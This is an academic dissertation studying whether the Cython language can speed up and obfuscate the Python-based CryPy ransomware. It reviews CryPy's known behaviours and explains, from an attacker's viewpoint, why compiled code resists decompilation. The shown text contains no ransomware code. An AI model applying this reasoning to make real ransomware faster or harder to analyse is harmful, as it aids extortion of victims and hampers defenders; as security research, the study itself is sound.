

Project Title: Investigation into the runtime and obfuscation improvements to be gained by augmenting Python based crypto ransomware with Cython.

Author: Lewis Greig Lyons

Abstract

As modern cyber threats evolve, we are seeing increased occurrences of crypto ransomware threats in the wild. At the same time, very high-level programming languages, such as Python, have seen drastically increased use within the last decade. Despite this popularity, these languages have not been viewed as attractive languages of choice for ransomware authors. This is illustrated by only a few instances yet appearing in the wild.

In this research we investigated the Python language as a vector for ransomware development. More specifically we utilised a superset language known as Cython to attempt to mitigate some of Python's classical failures in the domains of performance and data obfuscation. We conducted experiments to determine how ransomware runtime is distributed during executing and use these results to target specific key functions to attempt to improve runtimes. Further we proved Cython's capacity to translate code into the C language which can provide varying levels of obfuscation to Python ransomware.

From our results we concluded that Cython has very limited potential to increase runtime speeds of Python ransomware, assuming said ransomware is well designed. We found that pure Python already has access to features which make it well suited to ransomware development if they are understood. We also found that Cython could offer significant improvements over conventional methods of obscuring Python code.

Contents

Abstract	1
1. Introduction	5
1.1 Project Background.....	5
1.2 What Is Python?.....	7
2. Project Overview	9
2.1 Project Outline.....	9
2.2 Project Aims & Objectives	9
2.3 Hypothesis.....	11
3. Literature Review	12
3.1 Examining Python's Productivity Benefits.....	12
3.2 Investigate Python 'CryPy' Crypto-Ransomware	14
3.3 Efficiency Using Cython.....	15
3.4 Using Cython to increase reverse engineering complexity by increasing source code obfuscation	18
4. Methods.....	19
4.1 Research Method.....	19
4.2 Profile CryPy Ransomware	19
4.3 Develop Ransomware By Augmenting CryPy Source Code With Cython To Attempt To Improve Run-Time Execution Speed	19
4.4 Develop C Extension Module & Binary Executable Using Cython	20
4.5 Compare Runtime Speed of Original CryPy Functions with Cython Version	20
4.6 Gather Test Results & Draw Conclusions	20
5. Development & Testing	21
5.1 Environment Setup	21

5.1.1 Windows Virtualisation	21
5.1.2 Python & Cython Installation.....	21
5.1.3 C Language Compiler and Compatibility	21
5.1.4 Integrated Development Environment (IDE).....	22
5.2 Simplifying & Repairing the Ransomware Sample.....	22
5.3 Profiling the Ransomware Sample	22
5.3.1 cProfile.....	22
5.3.2 File Size vs Number of Files.....	23
5.4 Adding Cython to the Ransomware	31
5.4.1 Cythonizing the Python Ransomware	31
5.4.2 Developing Open & Read Functions in Cython	32
5.4.3 Testing Cython Open & Read Functions	33
5.4.4 Investigating the Write and AES Encrypt Functions	34
5.5 Obfuscation with Cython	35
5.5.1 Obfuscation Method 1	35
5.5.2 Obfuscation Method 2	36
5.5.3 Obfuscation Summary.....	36
6 Discussion & Conclusions	38
6.1 Project Resume.....	38
6.2 Discussion of Results	38
6.2.1 Profiling Results.....	38
6.2.2 Cython Development Results.....	38
6.2.3 Cython Obfuscation Results.....	39
6.2.4 Overall Conclusions	40
7 Project Limitations & Future Work	41
8 References.....	42
9. Appendices.....	45
9.1 CryPy Source Code, Original vs Edited Comparision.....	45
9.2 'Filecreator' Source Code	46
9.3 100 File, 10Kb-100GB Profiling Experiment Results	47
9.4 10000 File, 10Kb-100GB Profiling Experiment Results	47
9.5 Experimental Results Used to Calculate Average Function Times	47
9.6 Code to Produce Bar Graph from Figure 8	47
9.7 Code to Produce Bar Graph from Figure 11	48
9.8 Code to Produce Bar Graph from Figure 12	50
9.9 Code to Produce Bar Graph from Figure 13	52

9.10 Code to Produce Bar Graph from Figure 14	53
9.11 SnakeViz Profiles.....	55
9.12 CryPy .py and .pyx Pyrex File	55
9.13 CryPy C extension File	55
9.14 Cython and C Code for Open & Read Functions	56
9.15 Cython & Python, Open & Read Comparison Test Code.....	56
9.16 Cython & Python, Open & Read Comparison Test Results	56

Table of Figures

Figure 1. Crypto-Extortion Market Share	6
Figure 2. Trend Micro Ransomware Detections by Year	6
Figure 3. Kaspersky Lab CryPy Analysis	14
Figure 4. Python vs C++ for Loop.....	16
Figure 5. Python vs Cython Implementations of Integration.....	17
Figure 6. cProfile import and enable	23
Figure 7. cProfile Disable & Print Stats	23
Figure 8. Average Ransomware Runtime at Varying Data Volumes for 100 Files	24
Figure 9. SnakeViz Function Graph Tree, 100 files, 100GB Total Data Volume	25
Figure 10. SnakeViz Function Graph Tree, 100 Files, 100 GB Total Data Volume.....	25
Figure 11. Individual Percentage of Total Runtime Consumed By 'Key Profiled Functions'	26
Figure 12. Cumulative Percentage of Total Runtime Consumed by 'Key Profiled Functions'	26
Figure 13. Average Ransomware Runtime at Varying Data Volumes for 10000 Files.....	27
Figure 14. Average Ransomware Runtime at Varying Data Volumes for 100&10000 Files	27
Figure 15. SnakeViz Function Graph Tree, 100files, 10MB Total Data Volume	28
Figure 16. SnakeViz Function Graph Tree, 10000files, 10MB Total Data Volume	28
Figure 17. SnakeViz Function Graph Tree, 100files, 100GB Total Data Volume	29
Figure 18. SnakeViz Function Graph Tree, 10000files, 100GB Total Data Volume	29
Figure 19. Building C File from .pyx file using Cython	31
Figure 20. Example of Cython cimport	32
Figure 21. C Class & Initialisation	32
Figure 22. Python Wrapper for Cython Class.....	33
Figure 23. Implementation of Python's write() Function	34
Figure 24. C Code created from Python	35
Figure 25. Compiling C Code to executable using gcc in Ubuntu	36
Figure 26. Code Snippet of crypy_exe.out Compiled Executable	36

1. Introduction

This section presents a brief history of ransomware malware and describes what ransomware is, its variations, and its growth. We explain why some programming languages are chosen more frequently than others for ransomware development and how this has evolved over time. We then go on to describe briefly the pros and cons of the Python programming language for ransomware development. We introduce the Cython language and describe how it can preserve many of Python's advantages, while mitigating its disadvantages and why this may be relevant to ransomware development. Finally, we set forth a brief overview of the project objectives to be achieved by performing a literature review and by integrating the Cython language into the CryPy ransomware.

1.1 Project Background

Some of the earliest examples of malware were built by computer scientists and enthusiasts, sometimes to prove a point, and sometimes to simply prove their own cleverness. The earliest agreed upon example of malware for PC was 'Brain.A' developed by two brothers in Pakistan in 1986 (Milošević, 2014.). This virus was inert and was produced only to show that potential vulnerabilities existed. The large-scale rise of computer networking in the early 2000s meant that the proliferation of malware became easier and criminals noted the vastly increased potential to profit (Hampton, Baig, 2015).

Modern ransomware comes in two main variations. These are 'Locker Ransomware' and 'Crypto Ransomware' (Savage, Coogan and Lau, 2015). It should be noted that there are some ransoms which have been built with hybridised characteristics from both variants. Locker Ransomware denies the user access to certain key functionality of their devices operating system. An example of this is the 'WinLocker' ransomware which creates an image on the desktop which blocks all conventional user access to the windows GUI and demands payment for its removal (Salvi, Kerkar, 2015). Crypto Ransomware uses file encryption to remove a users ability to meaningfully access some or all of their devices files. 'CryptoLocker' is a high-profile example which emerged in 2013 and after encrypting the victims files demanded a ransom to be paid in Bitcoin (Liao et al., 2019). Instructions for payment for the decryption of the victims files are usually left locally on the compromised machine.

The directness of ransoms capacity to generate revenue in combination with its minimal risk has made it a very attractive proposition for cyber criminals (Suton M, 2016). Ransomware attacks “increased over 500% on 2013 compared to the previous years” (Kharraz et al., 2015). Since 2013 there has been an estimated global cost of over 5 billion USD (Hull, John, & Arief, 2019). The graph below demonstrates Crypto Ransoms rise in market share of the cyber-extortion marketplace (Savage, Coogan and Lau, 2015). As we can see there was a drastic increase in Crypto Ransomware attacks from 2013-2015. Global ransomware damage costs are projected to reach \$20 billion by 2021(Morgan, 2019).




Figure 1. Crypto-Extortion Market Share

Thanks to growing awareness in the security community, recent figures are showing an encouraging decline in ransomware detections and in numbers of new ransomware families being discovered. However, it appears attacks are moving away from large scale automated phishing campaigns and towards more targeted manual attack methods (Clay, 2019). The advent of ransomware as a service (RaaS) is allowing those without technical expertise to create their own flavour of ransomware and distribute it to vulnerable individuals and organisations (Manky, 2013). In return for this they are paid a commission, often as much as 80% of the ransom they generated.

Year-Over-Year Ransomware Detections from Trend Micro™

2016	1,078,091,703
2017	631,128,278
2018	55,470,005
2019 (Jan to May)	43,854,210

Year-Over-Year Number of New Ransomware Families

2016	247
2017	327
2018	222
2019 (Jan to May)	44

Figure 2. Trend Micro Ransomware Detections by Year

Ransomware has been created in a wide variety of programming languages. Most popular is the C++ language (Calleja, Tapiador, Caballero, 2016). The general-purpose nature, excellent power efficiency, and emphasis on run-time performance of this languages means it continues to be the favoured choice. 'CryptoLocker', 'Petya', 'CardleCore', and 'WannaCry' were all written in C++. Of the other popular compiled languages, C, Java, GoLang, and VisualBasic

all see some use. Scripting languages have been gaining increased traction since 2016 (Pro, 2017) and include, JavaScript, VBScript, and Python. The advantage of these scripting languages are ease of use and significantly reduced development times for the ransomware author (Dawson, 2002).

1.2 What Is Python?

In this work we focus on the Python programming languages capacity for ransomware development and how it can potentially be improved. Like C++, Python is an object-oriented language, however unlike in C++, memory management is provided automatically. It is an interpreted language which incorporates modules, exceptions, dynamic typing, very high-level dynamic data types, and classes. Python's syntax has a very clear flow and thus is very readable when compared to most other languages. It supports making system calls on all major operating systems and can be extended in C or C++. Finally, it is versatile with respect to OS. It comes pre-installed in many Unix flavours, macOS, and can be installed on Windows 2000 and later. Several ransoms developed in Python, dubbed 'Pysomwares', have recently been found in the wild. Examples are HolyCrypt, Fsociety Locker, and CryPy (Naor, Alon, 2019).

1.3 Why Use Python for Ransomware Development?

Python has features which could lend it to be an attractive language to the potential ransomware developer. The interpreted nature of Python lends it excellent portability between platforms meaning a ransomware programmer can target Unix based, macOS, and Windows systems with one deployment of the program. In C++ the developer would need to compile a different version of the program for each operating system. Py2exe (<https://www.py2exe.org/>) is a utility which facilitates the creation of executable files from Python source code. This allows Python ransomware to also target Windows operating systems which do not have the Python interpreter installed. The intuitive nature of the language reduces development and updating times (Millman, Aivazis, 2011). In cases where the signature of a cyber criminals' ransomware has been detected, it would be far faster to redevelop and obfuscate their original code in Python than in a language like C++, allowing for faster turnaround. Being the programming language of choice for many security researchers Python has a huge range of compatible cyber security and penetration testing related modules. For example, the python-nmap module allows the user to execute and easily manipulate nmap scans which could be integrated into the ransomware as a method of reconnaissance to identify open ports. Finally, Python simply has more users than C++. Between 2014 and 2019 Python surpassed C++ in total number of active developers (Tiobe.com, 2019). As such Python might be the language of choice for a ransomware developer simply because that is the language, they are most familiar with.

The primary reason why Python is not used more frequently for ransomware development is presumably due to its interpreted nature and automatic memory management which yields relatively poor run-time performance

compared to compiled languages. Secondly for executable files created from Python source code with a tool such as 'py2exe', it is possible to easily retrieve a very close copy of the original source code with a utility such as 'unpy2exe' (<https://github.com/matiashb/unpy2exe>). This demonstrates a disadvantage over C++ and other compiled language where a malware analyst attempting static analysis during reverse engineering would usually have to deal with incomplete assembly code, a substantially more demanding task.

1.4 Introducing the Cython Language

In much the same way that C++ is often thought of as a superset of C, the Cython Language can be thought of as a superset of the Python language (Behnel et al., 2019). Its focus is to allow conventional Python syntax to exist alongside optional static type declarations. The resulting source code can be translated into C/C++ code and compiled as a Python extension module. The advantage gained over conventional Python is the potential for run-time execution speeds comparable to C/C++ and access to C libraries, while maintaining most of the readable syntax and data structuring which makes Python such a productive language. Something Cython does particularly well is allow for the replacement of Python functions with C functions. As C functions are almost always more efficient than pure Python equivalents replacing them could decrease the ransomwares runtime. It also allows us to compile Python code into dynamic C libraries which can be used as python modules. Compiled modules present a much harder task for those trying to reverse engineer a developers' ransomware as they will be forced to deal with traditional assembly with no way to directly retrieve the Python source code.

2. Project Overview

In this section we provide the project outline and research question. We explain the aims and objectives of our research and declare our hypothesis.

2.1 Project Outline

The uptake of the Python language has been on an ascending trajectory for some time now and we are beginning to see examples of Python ransomware in the wild. If the productivity benefits of the language continued to be available but without the disadvantages previously explained, then in the future Python could find itself as a popular language for ransomware development.

As such our research question is as follows:

Can using Cython to augment Python based cryptographic ransomware return improvements in runtime execution speed and increase the challenge of reverse engineering through source code obfuscation?

2.2 Project Aims & Objectives

The goal of this project is to augment the source code of the 'CryPy' Python based ransomware, with additional Cython code. In doing so we create a hybrid ransomware which maintains Python's clear syntax and productivity benefits, while adding some of the run-time efficiencies of the C language. We aim to improve the speed at which 'CryPy' can perform file encryption of a victim's drive and produce a compiled Python ransomware executable which is more difficult to reverse engineer than that created by 'py2exe'.

We have recognised two forms of objectives which are critical to the project. Our Secondary Objectives will be identified and completed through a literature and technology review which will be performed first. Our Primary Objectives will be informed by the results of our literature review and will be the basis upon which we create our experiment.

Secondary Objectives:

- Examine Python's productivity benefits

This research will validate the claim of Python's advantage over other popular languages with respect to readability and productivity. This will create the foundation for why a ransomware author would be interested in using the language over competitors.

- Investigate research on Python CryPy crypto-ransomware

We will briefly touch on previous research performed by Kaspersky Lab. This will allow us to examine technical specifics of the ransomware which have been uncovered. In doing so we aim to understand the method by which this ransomware performs encryption which we will later attempt to improve upon.

- Investigate efficiency benefits of using Cython

This research will demonstrate how other scientific researchers have achieved improvements in the efficiency of Python programmes through the addition of Cython and to what extent they have done so. We will use this to verify Cython as a tool to aid our research and build our understanding of how we will implement the language into our problem space.

- Investigate the potential of using compiled Cython to increase reverse engineering difficulty of code.

This research will inform us as to the capacity of Cython to create compiled code and how similar this code is to the C language. It will also include details on how to reverse engineer Python executable files which can run in the absence of the Python interpreter. This is with the aim of understanding how compiled Cython would stand up to static reverse engineering when compared to executable Python files created using utilities such as 'py2exe'.

Primary Objectives:

- Profile CryPy Ransomware

Through profiling we will understand the runtimes of the individual functions which make up the ransomware. By identifying which functions take up the majority of runtime under different conditions we can identify how our efforts could be best directed when it comes to augmenting and replacing code with Cython.

- Develop ransomware by augmenting CryPy source code with Cython to improve runtime.

Using the knowledge gained through the literature and technology review alongside the results of our profiling to create the desired efficiency improvements in the CryPy code through augmentation with Cython.

- Develop with Cython to attempt to create a C extension module and a compiled Cython binary.

Examining the content of these created files will allow us to gauge if improvements have been made in obfuscation and hence increased the difficulty of reverse engineering.

- Design Experiments to compare encryption speed of original CryPy code execution compared to hybridised Cython version

We will create identical environments using virtual machines and run both versions of the ransomware, noting the time each takes to complete encryption of the targeted file extensions. We will then draw conclusions as to the extent of any efficiency improvements made.

- Gather test results and draw conclusions

Upon completion of the testing phase we will gather our results and present them as to answer our research question

2.3 Hypothesis

To ensure consistent testing we will create a virtual machine test environment and store a snapshot which will be used to reset the VM for every test.

Our proposed hypothesis is:

The use of Cython code in augmenting CryPy ransomware will produce a hybrid Python/Cython program which is both faster at encrypting files, and more time consuming to statically reverse engineer than an equivalent Python executable created with 'py2exe'.

The results of the file speed encryption test will be evaluated by monitoring the time taken for each program to complete and then comparing them.

Given that a Python executable can be disassembled directly into source code automatically with the utility 'unpy2exe'. If it is found to be possible to produce an executable binary of the ransomware using Cython we will consider that to be superior obfuscation.

3. Literature Review

Our literature review will provide insight into the following objectives which were presented in the project outline.

- Examine Python's productivity benefits.
- Investigate Python CryPy crypto-ransomware.
- Investigate runtime benefits of Cython.
- Using Cython to increase reverse engineering complexity and improve code obfuscation

3.1 Examining Python's Productivity Benefits

In the introduction we make the claim that while Python has drawbacks in run-time performance compared to compiled languages, these can often be offset by it being a more user friendly and therefore more productive language for the programmer. In this section we will investigate others research into productivity across common programming languages and draw conclusions as to whether Python is an attractive language for ransomware development on this basis.

As more programming languages have been developed there has been a steady migration of programmers to higher level languages (Philip, Valentin, 2018). Assembly Language was the first major advance on machine code. It reflected almost every facet of machine code but was more readable to humans (O'Regan, 2018). The assembly programmer must deal with very low-level details of the processor such as register allocation and incompatibility between CPU architectures. As applications grew it quickly became difficult to keep up levels of productivity as time to write, maintain, and translate code were very high. To deal with this the compiled programming language evolved. Dominant today among these are C, C++, and Java. These languages have automated some of the manual tasks present in assembly such as register allocation and procedure calls. Generally, these kinds of automation are commonly considered as being the trait of a 'higher level' language. They have also introduced keywords such as `while` and `if` which are useful structures that the human programmer can manipulate indirectly. The full complexity of implementing such keywords in full is dealt with by the compiler, not the programmer. Compiled programming languages are less efficient than their assembly equivalent, however this trade-off has been deemed acceptable by the community and today compiled programming languages have almost completely replaced the use of assembly (Ousterhout, 1998). This increase in human productivity is well represented in the number of lines of code it takes to accomplish the same task in different languages. It has been found to take between 3-6 times more lines of assembly per line of compiled programming language to achieve the same result (C. Jones, 1996).

Scripting languages today are becoming, what the compiled languages are to assembly code (Loui, 2008). Languages like Python are built on the

foundation that large numbers of useful components have already been developed in compiled languages. Rather than being focused on creating these components themselves, they utilise collections of them, combining them together to create new programs quickly. For this reason, scripting languages have sometimes been described as “gluing languages” (Ousterhout, 1998) due to the way in which they piece together elements from other languages.

The most common implementation of the Python interpreter is CPython (Cao et al., 2015) which as the name implies is written in C. The Python programmer however has no requirements to understand or deal with the complexities of the C language in order to make use of Python. Some scientific Python modules such as 'NumPy' and 'SciPy' are written in a combination of C and Fortran and can be imported as modules into Python (Bressert, 2013). As these modules are compiled before run-time, they do not need to pass through the Python interpreter. In such cases the Python programmer can reuse the time-consuming work of the C programmers who created the modules and benefit from the performance of the compiled language. This process drastically reduces the number of lines of code one will need to produce when creating an application and can yield 'C-like' performance (Power, Rubinsteyn, 2013). It should be noted that only Python libraries with the extension .so, meaning 'shared object' file are compiled shared libraries. Libraries with Python file extension, .py, do not benefit from this performance although they maintain the human productivity advantage.

A further difference between compiled and scripting languages is what is referred to as 'typing'. How a language is 'typed' implies the degree to which data must be specified prior to its use (Ousterhout, 1998). Broadly speaking, languages can be strongly typed, weakly typed, and/or dynamically typed. Compiled languages tend to be strongly typed meaning they will prevent the programmer from 'mixing' incompatible data types. In contrast scripting languages tend to be weakly typed languages where this would be permitted to an extent (Paulson, 2007). Let us consider an example in C which is a strongly typed language and then an example in JavaScript which is weakly typed.

```
'This' + 'Is' + 'Not' + 5 + 'Strings'
```

In C this code would return a type error as the strongly typed nature does not permit concatenating the strings with the integer 5.

In JavaScript, the interpreter would automatically attempt to make sense of this code and resolve to convert the integer to a string and concatenate them giving the results.

```
'ThisIsNot5Strings'
```

Unlike many other modern scripting languages Python is considered to be both a strongly typed and dynamically typed language. In practice this means that it would generate a similar error as the C compiler for the above example. However unlike in C, where variables themselves have types, Python's dynamic nature allows a variable to simply be a value bound to a name. This value does have a data type but the variable itself does not. A variable in Python could in one instance of the same program, hold an integer, and later hold a string. Importantly for the Python developer this means that they do not need to explicitly declare data types in their code (Van Rossum, 1993). The C

compiler can catch most type errors prior to running the program whereas Python cannot. The advantages Python gains by interpreting is more readable concise code as well as time savings in that the programmer does not need to wait for the compiler to complete before testing changes (Loui, 2008). These differences lend Python an advantage when it comes to making small to medium sized projects which will not need to be extensively maintained (Ousterhout, 1998). In larger projects, where the scale of the code base makes manual debugging unapproachable, having a compiler effectively assist in eliminating potential runtime errors from the code prior to it being pushed into production can be incredibly valuable.

In recent times large businesses have tended to embrace Java to create their applications. Java is not a compiled language in the strictest sense and its performance still lags that of C in most cases, yet it is favoured by a large margin in business. In fact, the larger the company, the more likely they are to use Java (Enlyft.com, 2019). This simply goes to show that with the consistent increases in computing power that have occurred with time, performance is often not as important as it once was.

Compared to business and industrial applications of programming, a single instance of ransomware is a comparatively small-scale project. The CryPy ransomware source code we obtained is less than 500 lines, most of which is a list of file extensions. Generally, the only maintenance performed after pushing the code live will be rewriting to evade anti-virus signature detection. As such from a pure human productivity standpoint (and not considering efficiencies) it seems clear that developing ransomware in Python would be more productive than in a compiled language.

3.2 Investigate Python 'CryPy' Crypto-Ransomware

Python ransomware is still a relatively new phenomenon. Compared to well established ransomware such as 'CryptoLocker' and 'WannaCry', few instances of Python ransoms have been well reviewed by the security community. As such there are not many examples of thorough analysis conducted on any samples. CryPy was chosen on the basis that unlike most other samples, the executables for this ransomware had been retrieved and made public.

CryPy was discovered in the wild in Sep 2016 by Jakub Kroustek who is the Avast Security Threat Intel Lead. Following this Kaspersky Lab managed to retrieve the Python executables comprising the ransomware and performed their own analysis (Naor, Alon, 2019). Their analysis can be found at <https://securelist.com/crypy-ransomware-behind-israeli-lines/76318/>. Through their investigation it was noted that a utility called 'py2exe' had been used to create the Python executable files. The authors note that an inverse utility, 'unpy2exe', could be used to revert it to compiled Python code and a further tool named 'EasyPythonDecompiler' could retrieve the original source code.





 boot_common.py	9/22/16 3:32 PM	PY File	2 KB
 boot_common.py.pyc	9/22/16 3:08 PM	Compiled Python ...	3 KB
 encryptor.pyw	9/22/16 3:32 PM	PYW File	9 KB
 encryptor.pyw.pyc	9/22/16 3:08 PM	Compiled Python ...	9 KB

Figure 3. Kaspersky Lab CryPy Analysis

When the researchers attempted dynamic analysis by executing the ransomware, they found that its successful execution was conditional on a server connection which was down. This was in fact the C&C server of the ransomsware authors which was inoperable. Despite this the source code shows quite fully how the ransomware operates.

CryPy is noted to contain malicious tactics similar to other advanced malware:

- Disables windows automatic start-up repair.
- Attempts to identify the underlying OS and system architecture.
- Modifies registry entries to prevent access to the RegistryTools, Task Manager, CMD, and Run programs.
- Changes the victims wallpaper in turn preventing access to conventional windows GUI.
- Removes backups created by Microsoft Shadow Copy.
- Establishes remote desktop connection to victim.
- Survives reboot.

The ransomware uses a function named `find_files()` to search through a list of 284 file extensions and sends the names of the files it finds to the attackers C&C server. This is a notable example of ransomware serving a dual purpose for data exfiltration and possibly points to the idea that attackers might use file names to gauge value and potentially ransom back individual files to victims.

An encrypted copy of the victim file is created and given the extension '.sinta'. The original unencrypted file is then deleted. This process will attempt to repeat for every file in the 'find_files' list.

Upon review of these finding it seems plausible that there could be significant computational savings generated by augmenting the `for` loop in `find_files()` function with Cython code. Also if the `Crypto.Cipher` module being used to provide the AES functions for encryption is largely written in Python, using Cython to replace this with a standard C library such as OpenSSL could provide efficiency improvements.

3.3 Efficiency Using Cython

Pythons dynamic nature is ideal for humans to type and fast enough for many common tasks (Perkel, J.M, 2015). However, its failing has always been its slow and memory intensive nature (Barany, 2014). Numerical loops often suffer tremendous penalties compared to those written in C/C++ (Behnel et al., 2011). The very simplified example in Figure 4. shows two approximately equivalent statements. Both are 'near empty' `for` loops. The top statement is written in Python and the bottom in C++.

```
a = 0
for i in xrange(large_const):
    a += 1
```

```
int a = 0;
for (int i = 0; i < large_const; i++)
    a += 1;
```

Figure 4. Python vs C++ for Loop

When run this Python program is more than 100 times slower than the C++. This will be often be unnoticeable if the loop executes relatively few times however if it needed to execute millions of times then significant delays occur.

Cython attempts to solve this fundamental efficiency problem by compiling Python code directly to C (Herron, 2016). Cython uses C type declarations to facilitate efficient numerical loops, producing compiled C which is linked against Python and available at runtime for use by the interpreter (Behnel et al., 2011). An example of a simple integration function has been used to illustrate this in Figure 4. We can see that other than the use of static type declarations, the Cython code reads almost the same as the Python

Cython also provides easy access to C libraries using the `cdef` function. This allows the programmer to directly import a function from a C library as if it were a native Python module the benefit being that C libraries are often more efficient than their Python equivalent.

If in practise a programmer had to annotate all of their Python code with C data types, then there would be a strong argument that they should just have written it in C to begin with. Herein lies the benefit of Cython. Code that Cython cannot determine statically will be compiled in the conventional Python expression (Singh, R., 2015). For example, when a developer has a `for` loop bottlenecking their program, they can selectively declare its types in Cython while leaving the rest of their code in conventional Python syntax.


```

# Python Implementation of Integration Problem

def f(x):
    return x**2-42
def integrate_f(a, b, N):
    s = 0
    dx = (b-a)/N
    for I in range(N):
        s += f(a+i*dx)
    return s*dx

# Cython Implementation of Integration Problem

def f(double x):
    return x**2-42
def integrate_f(double a, double b, int N):
    cdef int i
    cdef double s, dx
    s = 0
    dx = (b-a)/N
    for I in range(N):
        s += f(a+i*dx)
    return s*dx

```

Figure 5. Python vs Cython Implementations of Integration

Cython largest user base is in scientific computing. Many popular scientific modules are at least in part written in Cython. These include NumPy, SciPy, and Sage (Morra G, 2018). In fact, Cython is often used to solve computational problems that NumPy is not well equipped to handle. For example, NumPy suffers performance decline when dealing with 2-dimensional arrays of various sizes (Wilbers et al., 2009). If we instead declare these arrays in Cython we can convert them into C arrays which are more efficient during these computations.

Researchers studying lighting detection methods have used Cython to program a Raspberry Pi to attempt to create an affordable alternative to high speed cameras (Mun, et al., 2019). The Raspberry Pi's small general-purpose CPU combined with very demanding code meant that Python would not be capable of delivering the desired results. The problem centred around the use of a `while` loop which needed to be near constantly in use. Cython fit their purpose well in this case and allowed them to produce a prototype with effectiveness comparable to dedicated hardware.

Our ransomware sample uses the Crypto.Cipher. It is described as follows in its documentation. "PyCryptodome is not a wrapper to a separate C library like **OpenSSL**. To the largest possible extent, algorithms are implemented in pure Python." (Salvi, Kerkar, 2015). Given what has been discussed in this section it seems reasonable to hypothesise that there are possible improvements in the encryption speed of this ransomware which might be gained through augmentation with Cython.

3.4 Using Cython to increase reverse engineering complexity by increasing source code obfuscation

As a ransomware developer the last thing you would want is for your code to infect a few users, get reported, and then be quickly neutralised by an anti-malware vendor. What's worse is if the code falls into the hands of bad actors, other criminals could muscle in on your market. All that is required to disassemble a Python executable is a few utilities and the entire source code can be leaked (Naor, Alon, 2019).

While nothing which needs to be an executable file can truly be proof against reverse engineering, it does not need to be made easy. Deconstructing a Python exe takes just minutes using the utilities 'unpy2exe' followed by 'EasyPythonDecompiler'. When we compare this to the generally arduous process of disassembling a compiled binary its clear the ransomware developer would prefer the integrity that a compiled executable has.

Trying to find a method of protecting a Python codebase is inherently difficult due to the interpreted nature of the language (Aguirre, 2015). In order to execute the source code must be available in some format. As discussed previously Cython has the capacity to compile our Python code into dynamic libraries which can be loaded by python as modules. Binary modules created through this process will effectively look like compiled C and will have to be reverse engineered traditionally in assembly. This process removes all traces of bytecode, leaving no simple way to retrieve information about the original Python source code.

These finding suggest that there is compelling evidence to support testing if compiling Python using Cython can yield increased reverse engineering complexity and improve source code obfuscation.

4. Methods

The methods section explains the steps taken to answer our research question. We elaborate on our development process for creating the required Cython code and define the how our primary objectives will be met.

4.1 Research Method

The aim of this project is to conclude if Cython can reasonably be used to augment Python based cryptographic ransomware such that it manifests improvements in run-time performance, increases the challenge of reverse engineering, and provide source code obfuscation improvements. To achieve this, we will implement a develop and test methodology. Having completed the literature review and discovered work from other researchers we were able to draw conclusions from our secondary objectives which put us in a position to begin the development of our program. Once the development cycle has concluded we will then begin the test phase to measure to what extent our research question can be answered.

4.2 Profile CryPy Ransomware

Understanding how CryPy allocates runtime amongst its constituent functions is the first step to understanding which functions we should target to improve using Cython. We will take into consideration total data volume as well as total number of files when conducting profiling and attempt to uncover any underlying relationships between them and function distribution.

4.3 Develop Ransomware By Augmenting CryPy Source Code With Cython To Attempt To Improve Run-Time Execution Speed

We will be using the Atom IDE during the construction of our code. Specifically, we will be utilising the 'language-cython 0.3.0' package which provides Cython language support for this environment. We favour the Atom environment due to its lightweight and extensible traits which make it very practical to work with. We also have significant experience developing in this IDE which we can bring to bear on this project.

The version of Cython we will be using is 0.29.14 which is the current most recent stable version.

As we will need to test our code throughout the development process, we will also be using a virtual machine run from VMware workstation with Windows 10 version 1903 as the Operating System. This machine will be saved as two snapshots one for testing and another as a redundant backup. We have chosen Windows 10 it is easily accessible and CryPy is targeted at the Windows Operating System.

We favour the Test-Driven Development (TDD) framework for this projects software development life-cycle. TDD is related to both agile software

development and the extreme programming methodology. Its process requires writing tests for any new feature prior to beginning writing the code itself. While this may seem arduous to some it modularises the programmers code in a way which keeps team members on task and makes resolving errors much simpler. Other methodologies such as Lean and Scrum are aimed at for profit and large enterprises respectively and as such do not suit our needs.

4.4 Develop C Extension Module & Binary Executable Using Cython

There are several methods of creating a C extension module with Cython. We are opting to use the `cythonize` command. Cython will take a Pyrex `.pyx` file and compile it to byte code and then further compiles this to a C/C++ file using our chosen compiler, which is Visual Studios C++ compiler. This extension module will be directly importable from Python. We chose this method as it is simply the most direct course of action. You can use other commands to only create the C/C++ file and then manually compile this using your own choice of C compiler, but we have no reason to add this complexity. Importantly we can preserve the copy of the C code generated which will allow us to compare C and Python variations of CryPy. Creating a binary executable involves embedding the Python interpreter into the main function of a generated C extension module and the compiling this with a C compiler.

4.5 Compare Runtime Speed of Original CryPy Functions with Cython Version

To test if improvements have been made in the runtime of Cython versus Python functions we will construct a test environment containing a virtual machine and snapshot as described in 3.2. We will execute both versions of the functions in this standardized environment and measure the time taken to for them to complete in each case. We will create files for the functions to act on as is appropriate to their purpose. Experiments will be repeated a minimum of 5 times to ensure we can produce consistent results.

4.6 Gather Test Results & Draw Conclusions

When the testing phase has concluded we will gather the results and provide conclusions to our research question. We will then compare these results to our hypothesis and note whether they are expected or divergent with explanation as to why we think this was the case.

5. Development & Testing

This section discusses the process by which we designed and conducted experiments and tests to attempt to determine the applicability of Cython to solving aspects of our research question.

5.1 Environment Setup

Here we discuss the tools and operating systems used during our development.

5.1.1 Windows Virtualisation

